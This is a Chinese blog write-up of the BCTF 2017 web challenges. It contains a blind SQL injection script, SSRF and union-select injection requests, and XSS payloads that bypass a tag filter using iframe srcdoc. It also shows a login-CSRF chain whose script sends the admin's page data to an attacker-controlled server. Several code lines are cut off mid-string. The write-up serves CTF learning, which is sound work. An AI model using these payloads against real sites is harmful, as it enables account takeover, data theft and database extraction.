
BCTF 2017 WEB WriteUp

原创

Bendawang 于 2017-04-17 14:45:02 发布 2399 收藏

分类专栏： WriteUp Web 文章标签： web writeup bctf2017

本文链接：https://blog.csdn.net/qq_19876131/article/details/70210785



BCTF 2017 WEB WriteUp

感觉这次比赛的题尤其火日师傅的出的两个出得相当完美，感觉出得非常好，其他题目感觉或多或少都做的有点迷，还是太菜了，总之还是慢慢来，最近事情又堆起来了，慢慢来，回头抽时间吧这段时间的东西慢慢整理下发出来好了。

basy sqli

总之这道题反正挺迷的。。两道web和一道reverse都对应了这一个链接。点开看是一个登录界面，然后简单的把用户名设为`admin'#`就登陆进去了，本来看题目名称还以为这里能注入拿一个`flag`，然后又回去折腾注入，折腾了40分钟，实在是不行了，感觉根本注不了，就放弃了。先登进去看看好了，登进去，发现能买东西，也能下载，下下来有什么`a, b, c`等等之类的，然后买东西时候抓个包试了试买其他东西，买`a`成功，买`b`出一串奇怪的东西，买`c`说钱不够，买`d`，flag出来了。。。迷。。。还好之前放弃了登陆框那儿的注入。。。。

后来简单扫扫目录才意识到问题，扫目录扫到个`.viminfo`，然后跟着提示最后找到一个`zip`压缩包，里面是个linux可执行程序

```
└─(23:00:33)──> ./client
Welcome to the shop! Your balance is $10, have fun~

  (a) hello kitty                  $10
  (b) flag of hello kitty          $10
  (c) flag of flag shop           $999
  (d) flag of babySQL             FREE
Now tell me what do you want to buy:
```


d对应的本题的flag，所以大概应该是这样把，b选项对应另一个web的flag，然后d选项对应reverse的flag。总之跟我无关了。。。结果到头来还是不觉得这两个web题和web有多大关系。

paint

进去是一个画板，然后简单fuzz了一会发现功能很少，可能有用的地方就两个，一个是上传图片的`upload.php`，另一个是转换图片的`imag.php`，，而上传图片只会验证之后改改文件名就存起来，但是`image.php`会把你的url指向的图片通过GD库转换之后存起来，这一点自己对比转换前后的图片就能看出来，另外还有一个`flag.php`,访问得到的结果说是一定要本地用户访问才有`flag`。

然后先简单测试了下，感觉不想是ssrf，，虽然过滤了`127.0.0.1`，不过通过`127.0.x.x`都能访问回本地，比如`127.0.0.1`，索性我们尝试访问`flag`,发现两种情况的大小是不同的

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://paint.bctf.xctf.org.cn/
Content-Length: 42
Cookie: __cfduid=d4da13856fae61b187fde4614d86a42571492326916; token=NxArhGPKLMmen9Y9QPePHSBbFqQPiqnU
Connection: close

url=http://paint.bctf.xctf.org.cn/flag.php
```

```
Content-Length: 41

{"files":{"size":80,"error":"Not Image"}}
```



```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://paint.bctf.xctf.org.cn/
Content-Length: 29
Cookie: __cfduid=d4da13856fae61b187fde4614d86a42571492326916; token=NxArhGPKLMmen9Y9QPePHSBbFqQPiqnU
Connection: close

url=http://127.0.0.2/flag.php
```

```
Content-Length: 42

{"files":{"size":374,"error":"Not Image"}}
```


说明第二个确实访问到了flag，而且flag.php的大小是374字节。但是由于不是图片，转换失败导致没有办法看到。

然后我们尝试把`image.php`指向我们的vps，发现它真的访问过来了，并且根据收到的请求包判断是`curl`，然后进行测试是否是命令行的`curl`命令，看看是否有机会进行命令执行，发现过滤比较严格，重要的命令执行符号，像是`|`，`;`，空格，美元符号等都被过滤了，但是我们通过大括号就能判断它确实是执行了`curl`命令，例如`url=http://127.0.0.2/{uploads/1492355833x2dDz34y.gif,flag.php}`，这样得到的结果大小等于两者大小之和，所以思路就来了，我们将一个正常图片和flag放到一起然后使其能够转换成图片，然后我们把图片下载下载就能获取到flag。但是我们要考虑一个问题，就是flag的内容也有可能被转换，那很好解决，我们找一张图片上传上去，然后转化后和原图进行对比，比如我发现其中从10000字节到11000字节处二者完全相等，即没有被转化的部分，然后把图片的`0-10000`的部分存成`flag1.gif`，把`10375-结束`的部分存成`flag2.gif`，然后两个gif都上传，得到连个文件对应的文件为`uploads/1492355833x2dDz34y.gif`和`uploads/1492356344HXzAeXX6.gif`，然后构造如下请求：


```
url=http://127.0.0.2/{uploads/1492355833x2dDz34y.gif,flag.php,uploads/1492356344HXzAeXX6.gif}
```

这样把转换的结果图片下载下来打开就能拿到flag了


```
<head>
<meta charset="utf-8" />
<title>Flag</title>
</head>
<body>
<b>Congratulations!</b><br><br>
You got the flag. I hope you enjoy it.<br><br>
The source code will be uploaded after the game on https://github.com/firesunCN<br><br>
Any advice or suggestions will be greatly appreciated.<br><br>
bctf{G073Q1o0Bm4fWKj8iE5TGdb9JBkbnPzh}<br>
```


signature

好吧，这道题才是迷得要死。。。首先是从gayhub上扒到了源码`https://github.com/xiaobaozidi/bbbccctttffff`，然后进入源码审计，先看到了`license.txt`，发现是`CI`框架，果断把真源码下载下来进行对比



简单总结下改动，主要就是删了个注册功能，然后加了个能够获取flag的payment功能，另外加了几个这种东西



刚开始简单看了看觉得一点用都没有。。然后就觉得就只有这么点改动就要能进后台触发payment功能，是不是个0day，然后进入了超长的审计时间，最后审到头脑爆炸。。。一直认为是session有问题，然后折腾了好久还是没有什么思路。最后发现在这个`blog_backup_2014.php`里面有这个

```
public function index()
{
    $this->load->view('blog/v_blog_home_backup_2014');
    $this->session->set_userdata( array(  'logged_in' => 'yes' ) );
}
```

意思是访问它一下就直接登陆进去了。。。。

黑人问号.jpg

访问`http://payment.bctf.xctf.org.cn/index.php/blog_backup_2014`。。

然后进去输入`userid`的地方有个注入，是个盲注，然后关于拿`flag`的payment功能需要输入一大堆不知道的东西，所以还是先去盲注把。最后脚本如下：

```
import requests
import re
db_length=-1
db_name=""
url = 'http://payment.bctf.xctf.org.cn/index.php/admin'
r=requests.session()
r.get("http://payment.bctf.xctf.org.cn/index.php/blog_backup_2014")

def doinject(param):
    #print param
    data={'userid':param}
    result=r.post(url,data=data)
    content=result.content
    #print content
    if "Congraution!" in content:
        return 1
    elif "Wrong userid" in content:
        return 0
    else:
        return -1
ans=""
'''
for i in xrange(1,100):
    start=1
    end=127
    while(start!=end):
        print str(start)+" : "+str(end)
        if(end-start==1):
            param="1'||if(ascii(substr((select(group_concat(column_name))from(information_schema.column
            if doinject(param)==1:
                end=start
            else:
                start=end
        else:
            mid=(start+end)/2
            param="1'||if(ascii(substr((select(group_concat(column_name))from(information_schema.column
            #print param
            tag=doinject(param)
            if tag==1:
                start=mid
            elif tag==-1:
                end+=1
            else:
                end=mid
    ans+=chr(start)
    print ans
print ans
'''
for i in xrange(1,1000):
    start=1
    end=127
    while(start!=end):
        print str(start)+" : "+str(end)
```


```
            if(end-start==1):
                param="1'||if((select(group_concat(md5_key))from(sourcekey))>'"+ans+chr(start)+"',1,0)#"
                if(doinject(param)):
                    end=start
                else:
                    start=end
            else:
                mid=(start+end)/2
                param="1'||if((select(group_concat(md5_key))from(sourcekey))>'"+ans+chr(mid)+"',1,0)#"
                #print param
                tag=doinject(param)
                if(tag):
                    start=mid
                elif tag==-1:
                    end+=1
                else:
                    end=mid
        ans+=chr(start)
        print ans
    print ans


    '''

    table:payment,sourcekey,users
    column:
    1==>USERID,BILLNO,BANKNAME,SERVICETYPE

    C33506,C91536,K44098,K55106,M50655
    45156890612662948,45022786012413371,89321845293416108,81671845408172653,33465675673245562
    HSBC,HSBC,CMB,CMB,CSA
    CARD_PAY

    2==>BANKNAME,MD5_KEY
    CBC,CMB,CSB,HSBC
    02359DC1A4D2612AAC83872031D970B9,6C35EBC95955C672EAD533295587FE07,ABB0A201345974F3DBF641EA2F8686CB,073A

    3==>geile
    '''
```

然后拿着数据去输入就行了，注意这个`Signature`

算法已经在`m_payment.php`给出

```
function tosignature($userid,$bankname,$billno,$servicetype,$md5_key)
    {
        $arr=array($userid,$bankname,$billno,$servicetype,$md5_key);
        return md5(join('&',$arr));
    }
```

然后输入就拿到flag了。




所以说这么一道题给这么大一坨源码是个什么tm鬼。。。
迷。。。。。。。。

Diary

说道这个题，我有一句mmp必须要讲，当然不是说题，而是说自己，这道题个人认为出的相当好，我要打分至少打到4.5以上。不过也真是烦，这个题做了整整6个小时才做出来，最后总结主要被两个点坑了，一个是我tm把我xss平台的ip打错了，白白浪费快一个小时，因为我本地测用的本地的js，提交的时候用的vps上的js，导致很久很久都没发现错在哪儿，这是第一个点，第二个点是这道题有涉及到延迟，但是当你延迟太久服务器可能就会丢弃的你的这次操作了，比如同样的代码，最开始我设置的延迟10s，就失败了，但是本地是成功的.然后一直找不到问题所在，很难受，后来改成6s就成功了.
总之还有很多其他问题，暴露出我太粗心了，各种地方犯各种问题，而且一但出现问题就更加焦躁，然后就死循环了。。。僵硬。。。

回到题目上来把。
先随便注册个账户，然后登陆，注意这里在登陆的时候完成了一个跳转，这个点对于后面的绕过很重要，



通过burp抓包也能看出来，当输入用户名密码点击登陆的时候，
有如下的请求过程

```
1.用户名密码token和next参数发往==>auth.bctf.xctf.org.cn/accounts/login/
2.被302去访问auth.bctf.xctf.org.cn/o/authorize/
3.再次被302至http://diary.bctf.xctf.org.cn/这里
```

其中在第三次的过程中完成了从`auth.bctf.xctf.org.cn`跳转至`diary.bctf.xctf.org.cn`的过程并且其中携带的code后续可以用来验证身份。

登陆进去之后发现一个地方输入，一个地方有表单提交(ps:管理员提交的话就可以获得flag)，一个地方提交url。

那么多半就是xss，先看输入的地方，发现输入之后打印的时候会经过`filter.js`的过滤，简单看了下`filter.js`的源码，没有仔细看，大概就是下面的标签不能用，`script form object embed link meta svg use math video marquee isindex bgsound`，然后像是`on事件，src,href`等重要属性也用不了，但是很容易发现他没有禁用`iframe`，这样很容易也就能想办法绕过
在这个链接`https://html5sec.org/`找到这么个payload成功绕过

```
<iframe srcdoc="<img src=x onerror='alert(1);'>">
```

然后就能放我们script标签执行js了。
好的xss的点有了，现在要想办法让管理员能触发，提交的url那儿限制很死几乎无法利用，需要找一个可以跳转的地方好跳转至我们控制的页面。
后来发现`static`链接有问题，这样子`http://diary.bctf.xctf.org.cn/static/%5c%5cbaidu.com`能够成功跳转值百度，这样的话又有了跳转，但是还有一个问题，要想要让管理员去`/survey/`处提交表单获得flag，有token怎么办。。

具体的可以看这篇文章，和本题目几乎一样`https://whitton.io/articles/uber-turning-self-xss-into-good-xss/`，一个组合利用。

这里我就不再赘述原理了，直接讲方法，之类我给出了两种实现方式，说是两种其实就是类似而已。

第一种，根据文章描述的原理，
首先我们在自己账户插入xss的payload如下

```
<iframe srcdoc="<script src='http://diary.bctf.xctf.org.cn/static/js/jquery.min.js'></script><script sr
```

由于该iframe和父页同源，所以通过该js文件创建我们需要的另一个用于退出我们自己账户然后登陆管理员账户的`iframe`
该`post.js`内容如下：

```
var loginIframe = window.top.document.createElement('iframe');
loginIframe.setAttribute('src', 'http://104.160.43.154:8000/myjs/in_and_out.html');
window.top.document.body.appendChild(loginIframe);
setTimeout(function() {
    $.post("http://diary.bctf.xctf.org.cn/survey/",
        {
            rate:'5',
            suggestion:'123',
            csrfmiddlewaretoken:document.cookie.split(';')[0].split('=')[1]
           },
        function (data){
            $.get("http://xss平台?a="+escape(data),functoon(data,status){});
        }
    );
}, 6000);
```

然后我们的`in_and_out.html`的内容如下：

```
<meta http-equiv="Content-Security-Policy" content="img-src http://diary.bctf.xctf.org.cn/">
<img src="http://diary.bctf.xctf.org.cn/accounts/logout/" onerror="redir();">
<script>
    var redir = function() {
        window.location = 'http://diary.bctf.xctf.org.cn/accounts/login/';
    };
</script>
```

我们在vps上的构造一个`fake.html`如下:

```
<meta http-equiv="Content-Security-Policy" content="img-src http://diary.bctf.xctf.org.cn/">
<img src="http://diary.bctf.xctf.org.cn/accounts/logout/" onerror="login();">
<script>
    var login = function() {
        var loginImg = document.createElement('img');
        loginImg.src = "http://diary.bctf.xctf.org.cn/accounts/login/";
        loginImg.onerror = redir;
    }
    var redir = function() {
        var code="d4SOl5u07GvJhsz5co1V084hGrQLoz";
        //这里code就是之前说的登陆的时候抓包拦下来的，抓到之后不发出去，把code复制出来，那个请求等他晚在那儿别发出去
        var loginImg2 = document.createElement('img');
        loginImg2.src = 'http://diary.bctf.xctf.org.cn/o/receive_authcode?state=preauth&code='+code;
        loginImg2.onerror = function() {
            window.location = 'http://diary.bctf.xctf.org.cn/diary/';
        }
    }
</script>
```

然后提交构造的链接让它跳到`fake.html`来，然后就能够成功实现攻击。。注意每重复一次都得重新抓去一次code。


第二种就是不通过js文件创建iframe，直接在payload里面放就行了，其实是一样的，我们在自己账户插入xss的payload如下

```
<iframe srcdoc="<script+src%3d'http%3a//diary.bctf.xctf.org.cn/static/js/jquery.min.js'></script><scrip
```

然后`post.js`就可以直接这样子，把功能分开免得出问题

```
setTimeout(function() {$.post("http://diary.bctf.xctf.org.cn/survey/",
{
    rate:'5',
    suggestion:'nosuggest',
    csrfmiddlewaretoken:document.cookie.split(';')[0].split('=')[1]
},
function(data,status){
    $.get("http://104.160.43.154:8000/xss/?a="+escape(data),function(data,status){});
}
)},6000)
```

最终获取到的flag如下：



这道题收获很大，因为现在有很多地方都是利用这样的跳转进行身份认证，但是从来没有想过有这种方式再配合上`csp`去进行利用，膜拜姿势orz。。。平时想的还是太少了。。思维僵化。。。

Alice and Bob

迷。。。
各种奇怪的不合逻辑的返回
猜测是预编译把，不知道怎么搞得。
最后师傅做出来的。。。

```
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://aliceandbob.bctf.xctf.org.cn/
Content-Length: 95
Cookie: __cfduid=d4da13856fae61b187fde4614d86a42571492326916; token=NxArhGPKLMmen9Y9QPePHSBbFqQPiqnU
Connection: close

name=%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO%cO' union select flag from flag#
```

```
Content-Length: 88
Connection: close

{"desc": "Cool, give you an interesting string: bctf{0ad99685303ed109abed3a80269563c4}"}
```


不懂。。。

迷。。。。

回头看看别人wp学习下。。。